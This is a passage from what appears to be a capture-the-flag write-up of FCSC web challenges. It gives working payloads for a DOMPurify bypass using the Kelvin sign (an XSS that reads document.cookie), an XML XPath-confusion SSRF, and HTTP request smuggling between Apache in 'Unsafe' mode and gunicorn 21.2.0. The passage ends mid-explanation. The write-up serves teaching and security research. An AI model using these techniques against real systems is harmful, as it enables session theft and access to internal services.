fig. 64: DOMPurify nodeName normalization (source).
How could this be leveraged?
By fuzzing all the unicode chars that end up as a single [a-z] char after .toLowerCase, there is a single, "well-known" value: K → k!
for (let i = 0xFF; i <= 0xFFFF; i++) {
  const ch = String.fromCharCode(i);
  const lower = ch.toLowerCase();

  if (/^[a-z]$/.test(lower)) {
    console.log(i.toString(16).padStart(4, "0"), ch, "->", lower);
  }
}
fig. 65: Fuzzer for Unicode chars collapsing to a single [a-z] after .toLowerCase().

fig. 66: Fuzzer output.
Luckily for us, there is a single valid nodeName starting with a k in the DOMPurify default allow list: kbd (ref)! :)
🔗 Chaining everything together
From now on, we have all the keys to solve the challenge. To sum up, we need to:
- Use Kbd as the fish name.
- Use <base href="x:x"><a id=bubbleConfig href='{"loadAdditionalEffects":{"url": "data:,console.log(document.cookie)"}}'></a> as the fish color.
echo http://splash-studio:8000/?fish={%22body%22:0,%22eyes%22:0,%22fins%22:1,%22tail%22:3,%22pattern%22:1,%22color%22:%22%3Cbase%20href=%27about:blank%27%3E%3Ca%20id=bubbleConfig%20href={\\%22loadAdditionalEffects\\%22:{\\%22url\\%22:\\%22data:,console.log(document.cookie)\\%22}}%3E%3C/a%3E%22,%22accessory%22:1,%22name%22:%22%E2%84%AAbd%22} | nc challenges.fcsc.fr 2260fig. 67: Solution command.

fig. 68: Flag.
Bubulle Corp (Part 1/2) ⭐
Difficulty: 173 points | 173 solves
Description: Bubulle Corp is hiring! Join our team of marine experts and help us monitor high-seas operations from our brand-new dashboard.
As a new recruit, you'll have access to fleet tracking, fishing reports, and depth analyses. But rumor has it the captain is hiding his secret paella recipe somewhere on the platform...
Can you find it?
Author: Me
Sources: here.
📖 Introduction
For this challenge, the application was a very basic fake corporate dashboard.

fig. 69: Challenge website.
The challenge infrastructure involved:
- A gunicorn front-end server in a dmz network.
- A gunicorn internal backend application in an internal network which returns the 2nd flag on /flag.
- An apache reverse proxy in both the dmz and internal networks, which doesn't expose any port on the host.
The goal for the first challenge was to somehow reach any route (other than /) through the proxy from the front-end server.
HttpProtocolOptions Unsafe

<VirtualHost *:80>
    ServerAdmin webmaster@localhost
    ServerName localhost

    ProxyRequests Off

    AliasMatch "^/.+" "/flag.txt"

    <Location "/">
        ProxyPass http://bubulle-corp-internal-backend:5000/ keepalive=Off disablereuse=On
        ProxyPassReverse http://bubulle-corp-internal-backend:5000/
    </Location>

    <LocationMatch "^/.+">
        ProxyPass "!"
        Require all granted
    </LocationMatch>

    ErrorLog /dev/stderr
    CustomLog /dev/stdout combined
</VirtualHost>
fig. 70: Source of /src/internal-proxy/apache.conf.
The front-end, on its side, doesn't have many features:
- /settings: Sets the user XML settings. It allows configuring an icon URL (must start with https://) and method values (GET or POST only).
- /icon: Fetch the icon content based on the XML settings.
@bp.route("/settings", methods=["GET", "POST"])
@login_required
def settings():
    db = get_db()
    user = db.execute("SELECT * FROM users WHERE id = ?", (session["user_id"],)).fetchone()

    if request.method == "POST":
        xml_data = request.form["settings"]

        try:
            root = ET.fromstring(xml_data.encode())
        except ET.XMLSyntaxError:
            return render_template("settings.html", user=user, error="Invalid XML")

        if root.tag != "settings":
            return render_template("settings.html", user=user, error="Root element must be <settings>")

        child_tags = [elem.tag for elem in root]
        if "icon_url" not in child_tags:
            return render_template("settings.html", user=user, error="Missing <icon_url>")
        if "method" not in child_tags:
            return render_template("settings.html", user=user, error="Missing <method>")

        for elem in list(root):
            if elem.tag == "icon_url" and (not elem.text or not elem.text.startswith("https://")):
                return render_template("settings.html", user=user, error="Icon URL must start with https://")

            if elem.tag == "method" and elem.text not in ("GET", "POST"):
                return render_template("settings.html", user=user, error="Method must be GET or POST")

            if elem.tag not in ("icon_url", "method", "body"):
                root.remove(elem)

        clean = ET.tostring(root, encoding="unicode")
        db.execute("UPDATE users SET settings = ? WHERE id = ?", (clean, session["user_id"]))
        db.commit()
        return redirect("/settings")

    return render_template("settings.html", user=user)
fig. 71: Source of /src/app/routes/settings.py.
The icon_url restriction is the only gate that blocks the flag from being retrieved since the proxy only handles HTTP, and the challenge doesn't have internet access.
🌀 XML XPath confusion
In order to bypass /settings, it was important to compare how the XML was sanitized against how it was consumed on /icon.
- /settings: Iterates over root node children using for elem in list(root) and sanitizes the icon_url/method nodes.
- /icon: Uses root.find(".//icon_url").text to retrieve both nodes.
What's the main issue here?
On /settings, only the root's direct children are sanitized, while on /icon it retrieves the first occurrence no matter the depth. This allows creating the following simple payload:
<settings>
    <body>
        <icon_url>http://bubulle-corp-internal-proxy/flag</icon_url>
    </body>
    <icon_url>https://x</icon_url>
    <method>GET</method>
</settings>
Updating a user's settings with this value is enough to get the flag.

fig. 72: Flag.
This challenge was inspired by the Gitlab CVE-2024-45409. It was mostly here to introduce the second part of the challenge, which is way harder :)
Bubulle Corp (Part 2/2) ⭐⭐⭐
Difficulty: 493 points | 4 solves
Description: Bubulle Corp is hiring! Join our team of marine experts and help us monitor high-seas operations from our brand-new dashboard.
As a new recruit, you'll have access to fleet tracking, fishing reports, and depth analyses. But rumor has it the captain is hiding his secret paella recipe somewhere on the platform...
Can you find it?
Author: Me
Sources: here.
📖 Introduction
For the second part of the challenge, the goal was to somehow read the flag from the gunicorn backend application.
from flask import Flask, request
from os import environ

app = Flask(__name__)

@app.route("/", methods=["POST", "GET"])
def index():
    return "Hello World!"

@app.route("/flag")
def flag():
    return environ.get("FLAG") # + "\n" + open("paella.txt", "r").read()
fig. 73: Source of /src/internal-backend/app.py.
The problem is that only the apache proxy can reach it. And it is configured to only allow requests to /.
<Location "/">
    ProxyPass http://bubulle-corp-internal-backend:5000/ keepalive=Off disablereuse=On
    ProxyPassReverse http://bubulle-corp-internal-backend:5000/
</Location>
fig. 74: Source of /src/internal-proxy/apache.conf.
This is a typical request smuggling setup! Of course the goal isn't to find a 0 day. The vulnerability relies on 2 points:
- The apache proxy has HttpProtocolOptions option set to Unsafe.
HttpProtocolOptions Unsafe

<VirtualHost *:80>
    ServerAdmin webmaster@localhost
    ServerName localhost
fig. 75: Source of /src/internal-proxy/apache.conf.
- The gunicorn library is outdated: 21.2.0 (2023).
Flask==3.1.3
gunicorn==21.2.0
gevent==25.9.1
fig. 76: Source of /src/internal-backend/requirements.txt.
The only problem for request smuggling exploitation is that the apache ProxyPass directive blocks connection keep-alive/reuse with keepalive=Off disablereuse=On. Because of that, a simple smuggling would be blind, as only the first response is returned by apache to the front-end.
⚙️ Apache HttpProtocolOptions
First of all, it's important to understand what HttpProtocolOptions Unsafe means for apache.

fig. 77: HttpProtocolOptions documentation.
Okay, so as the name was already implying, it's unsafe.
But what does it do exactly?
In short, it relaxes:
- Header lines may end with a bare LF instead of CRLF:
rv = ap_rgetline(&field, r->server->limit_req_fieldsize + 2,
                 &len, r, strict ? AP_GETLINE_CRLF : 0, bb);
fig. 78: Apache bare-LF header parsing (source).
- Header field-name may contain any non-whitespace byte (not just RFC 7230 tchar):
if (!strict) { /* Not Strict ('Unsafe' mode), using the legacy parser */
    if (!(value = strchr(last_field, ':'))) {
        /* ... */
    }
}
else /* Using strict RFC7230 parsing */ {
    value = (char *)ap_scan_http_token(last_field);
    if ((value == last_field) || *value != ':') {
        /* ... */
    }
}
fig. 79: Apache header name parsing (source).
- Header field-value may contain C0 control bytes (except \n\v\f\r):
if (!strict) { /* Not Strict ('Unsafe' mode), using the legacy parser */
    /* ... */
    if (strpbrk(value, "\n\v\f\r")) {    /* only these are rejected */
        /* ... */
    }
}
else /* Using strict RFC7230 parsing */ {
    /* ... */
    /* Find invalid, non-HT ctrl char, or the trailing NULL */
    tmp_field = (char *)ap_scan_http_field_content(value);
    if (*tmp_field != '\0') {
        /* ... */
    }
}
fig. 80: Apache header value parsing (source).
- Protocol token may be mixed-case (Http/1.1, http/1.1, …):
else if ((protocol[0] == 'H' || protocol[0] == 'h')
             && (protocol[1] == 'T' || protocol[1] == 't')
             /* ... */) {
    r->assbackwards = 0;
    proto_num = HTTP_VERSION(protocol[5] - '0', protocol[7] - '0');
    if (strict && error == http_error_none)
        error = http_error_badprotocol;
}
fig. 81: Apache protocol token parsing (source).
- Request-URI may contain a #fragment or user:pass@ userinfo:
if (strict) {
    if (r->parsed_uri.fragment) {
        /* RFC3986 3.5: no fragment */
        r->status = HTTP_BAD_REQUEST;
        goto failed;
    }
    if (r->parsed_uri.user || r->parsed_uri.password) {
        r->status = HTTP_BAD_REQUEST;
        goto failed;
    }
}
fig. 82: Apache request-URI parsing (source).
- HTTP/0.9 may be used with any method, not just GET/HEAD:
if (r->proto_num == HTTP_VERSION(0, 9) && error == http_error_none) {
    if (conf->http09_enable == AP_HTTP09_DISABLE)
        error = http_error_reject09;
    else if (strict && (r->method_number != M_GET || r->header_only))
        error = http_error_badmethod09;
}
fig. 83: Apache HTTP/0.9 method check (source).
🦖 Old Gunicorn HTTP parsing quirks
Now that we know exactly how HttpProtocolOptions Unsafe works, we need to find gunicorn HTTP parsing issues.
Something really important is that gunicorn version 22.0 (the one right after the challenge version) fixes a lot of HTTP parsing issues:

fig. 84: Gunicorn 22.0.0 release notes (source).
Out of all the updated parsing sections, 2 were important to find:
- The METH_RE regex update:
# Before
re.compile(r"[A-Z0-9$-_.]{3,20}")

# After
METHOD_BADCHAR_RE = re.compile("[a-z#]")
fig. 85: METH_RE regex before / after the fix.

fig. 86: METH_RE diff between 21.2.0 and 22.0.0 (source).
- Request header names and values aren't stripped anymore.

fig. 87: Header name/value stripping diff (source).
Why are those fixes really important?
First, the header name stripping allows creating a parsing differential between apache and gunicorn on header names, which is the perfect smuggling candidate.
for i in range(256):
    if chr(i).strip() == "": print(i)
fig. 88: Fuzzer for bytes stripped by Python's .strip().

fig. 89: Python .strip() whitespace bytes.
"Transfer-Encoding" == "Transfer-Encoding\x85".strip() # True!fig. 90: Transfer-Encoding header with a trailing \x85.
With this, the following request would trigger a request smuggling that hit the flag:
POST / HTTP/1.1
Host: x
Content-Length: 24
Transfer-Encoding[\x85]: chunked
Connection[\x85]: keep-alive

GET / FLAG
Host: x
fig. 91: Blind smuggling payload.
Unfortunately, as we said earlier, this would be a blind request smuggling since the ProxyPass directive is set to keepalive=Off disablereuse=On.
But how would we bypass this restriction?
This is where the METHRE = re.compile(r"[A-Z0-9$-.]{{3,20}}") regex comes to the rescue. To understand why, we need to check the HEAD request definition in the RFC 7231.

fig. 92: HEAD method definition (source).
As you can see, "The HEAD method is identical to GET except that the server MUST NOT send a message body in the response". This is really important because it's why most HTTP servers respond with a Content-Length but without a body!

fig. 93: HEAD response with a Content-Length but no body.
Applied to a reverse proxy, it knows it MUST NOT use the Content-Length response header when the request is a HEAD one.
If we go back to METHRE = re.compile(r"[A-Z0-9$-.]{{3,20}}"), this regex has a big problem: it only requires the first 3 chars of the method to be uppercase!

fig. 94: METH_RE regex matching only the first 3 chars as uppercase.
Another important point is that this regex check occurs right before upper()-ing the method name. Because of that, HEAd would be a valid HEAD request for gunicorn 21.2.0.
if not METH_RE.match(bits[0]):
    raise InvalidRequestMethod(bits[0])
self.method = bits[0].upper()
fig. 95: Source of gunicorn method parsing.
But quick question! How do you think apache will see the HEAd method request? :)
Yes! For apache it would be a normal request, not a HEAD one, meaning it will try to read the body!
Having a response without Content-Length would have allowed bypassing the keepalive=Off disablereuse=On restriction too, by the way. While that wasn't possible here, it's worth keeping in mind.
📏 Increase the Content-Length
Even if it looks like a win, one last barrier blocks us from retrieving the flag: the / route's Content-Length...
@app.route("/", methods=["POST", "GET"])
def index():
    return "Hello World!" # Only 12 bytes...
fig. 96: Source of /src/internal-backend/app.py.
Since the apache proxy only allows forwarding to this route, how could we increase the response Content-Length header value?
This is where the last piece of the puzzle had to be found: the SCRIPT_NAME request header! In gunicorn 21.2.0 (and still in the latest version), this request header can be used to specify the "request root prefix".
elif hdr_name == "SCRIPT_NAME":
    script_name = hdr_value
# [...]

if script_name:
    path_info = path_info.split(script_name, 1)[1]
environ['PATH_INFO'] = util.unquote_to_wsgi_str(path_info)
environ['SCRIPT_NAME'] = script_name
fig. 97: Source of gunicorn/http/wsgi.py (source).
What does that mean?
I think an example is better than a code explanation for this one:

fig. 98: SCRIPT_NAME routing behavior.
As you can see, it can be used to specify a prefix which is stripped before resolving the route! This is interesting for 2 reasons:
